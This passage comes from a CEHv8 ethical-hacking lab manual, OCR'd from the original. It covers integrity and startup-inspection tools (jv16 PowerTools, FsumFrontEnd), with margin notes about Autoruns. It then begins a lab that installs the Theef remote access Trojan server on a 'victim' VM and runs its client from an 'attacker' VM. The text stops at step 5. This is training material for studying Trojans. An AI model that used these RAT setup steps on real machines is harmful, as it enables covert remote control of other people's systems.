
27. Check programs in **Startup manager**, and then you can select the appropriate action.




📖 The **Hide Microsoft Entries** selection omits images that have been signed by Microsoft if **Verify Signatures** is selected and omits images that have Microsoft in their resource's company name field if **Verify Signatures** is not selected

FIGURE 8.29: jv16 Startup Manager Dialogue.

28. Click the **Registry Tools** menu to view registry icons.




📖 Use the **Hide Microsoft Entries** or **Hide Windows Entries** in the **Options** menu to help you identify software that's been added to a system since installation. Autoruns prefixes the name of an image's publisher with "(Not verified)" if it cannot verify a digital signature for the file that's trusted by the system

FIGURE 8.30: jv16 Registry tools.

29. Click **File Tools** to view file icons.

📖 The **Hide Windows Entries** omits images signed by Windows if **Verify Signatures** is selected. If **Verify Signatures** is not selected, **Hide Windows Entries** omits images that have Microsoft in their resource's company name field and the image resides beneath the %SystemRoot% directory





FIGURE 8.31: jv16 File tools.

30. Click **System Tools** to view system icons.





FIGURE 8.32: jv16 System tools.

🗁 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

31. Click **Privacy tools** to view privacy icon.





FIGURE 8.33: jv16 Privacy tools.

32. Click **Backups** in the menu to display the **Backup Tool** dialog box.

**You can compare the current Autoruns display with previous results that you've saved. Select File|Compare and browse to the saved file. Autoruns will display in green any new items, which correspond to entries that are not present in the saved file. Note that it does not show deleted items**





FIGURE 8.34: jv16 Backup tools

TASK 5

**FsumFrontEnd**

33. Go to **Windows Server 2012** Virtual Machine.
34. Double-click **FsumFrontEnd.exe**, the executable file located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Files and Folder Integrity Checker\Fsum Frontend**.
35. **The Fsum Frontend** main window is shown in the following screenshot.





FIGURE 8.35: FsumFrontEnd main window.

**CEH-Tools are also located mapped Network Drive (Z:) of Virtual Machines**

36. Select the type of hash that you want; let's say md5. Check the **md5** check box.




FIGURE 8.36: FsumFrontEnd checking md5.

37. Select a file by clicking the **File** browse bottom from the **desktop**. That is **Test.txt**.

**Have Autoruns automatically execute an Internet search in your browser by selecting Search Online in the Entry menu**





FIGURE 8.37: FsumFrontEnd file browse.

**Autoruns displays the text "(Not verified)" next to the company name of an image that either does not have a signature or has a signature that is not signed by a certificate root authority on the list of root authorities trusted by the system**





FIGURE 8.38: Fsum Front End file open.

38. Click **Add Folder** to select a folder to be added to the hash, for example, **D:\CEH-Tools**.





FIGURE 8.39: FsumFrontEnd Add Folder.

Autoruns prefixes the name of an image's publisher with "(Not verified)" if it cannot verify a digital signature for the file that's trusted by the system





FIGURE 8.40: FsumFrontEnd Adding Folder.

A "Hide Signed Microsoft Entries" option helps you to zoom in on third-party auto-starting images that have been added to your system

39. Respective files of the selected folder will be listed in a list box.





FIGURE 8.41: FsumFrontEnd files list.

40. Click **Generate checksum files**. The progress bar shows the progress percentage complete for the hash files generated.





FIGURE 8.42: FsumFrontEnd Generate checksum files.

**📖 Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights**





FIGURE 8.43: FsumFrontEnd progress of hash files.

41. The following is the list of md5 files after completion.





FIGURE 8.44: FsumFrontEnd list of hash files.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

## Questions

1. Scenario: Alice wants to use TCPView to keep an eye on external connections. However, sometimes there are large numbers of connections with a Remote Address of "localhost:####". These entries do not tell Alice anything of interest, and the large quantity of entries caused useful entries to be pushed out of view.

2. Is there any way to filter out the "localhost:####" Remote Address entries?

3. Evaluate what are the other details displayed by "autoruns" and analyze the working of autoruns tool.

4. Evaluate the other options of Jv16 Power Tool and analyze the result.

5. Evaluate and list the algorithms that FsumFrontEnd supports.

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 8

# Creating a Server Using the Theef

*Theef is a Windows-based application for both the client and server end. The Theef server is a virus that you install on your victim's computer, and the Theef client in what you then use to control the virus.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

A backdoor Trojan provides remote, usually surreptitious, access to affected systems. A backdoor Trojan may be used to conduct distributed denial-of-service (DDoS) attacks, or it may be used to install additional Trojans or other forms of malicious software. For example, a backdoor Trojan may be used to install a downloader or dropper Trojan, which may in turn install a proxy Trojan used to relay spam or a keylogger Trojan, which monitors and sends keystrokes to remote attackers. A backdoor Trojan may also open ports on the affected system and thus potentially lead to further compromise by other attackers.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, stealing valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

## Lab Environment

To carry this out, you need:

- **Theef** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**

- A computer running Windows Server 2012 as host machine
- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

## Lab Tasks

**TASK 1**

**Create Server with ProRat**

1. Launch Windows Server 2008 Virtual Machine and navigate to **Z:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**.
2. Double-click **Server210.exe** to run the Trojan on the victim's machine.





FIGURE 8.1: Windows Server 2008-Theef Folder

3. In the **Open File – Security Warning** window, click **Run**, as shown in the following screenshot.





FIGURE 8.2: Windows Server 2008-Security Warning

4. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**.
5. Double-click **Client210.exe** to access the victim machine remotely.

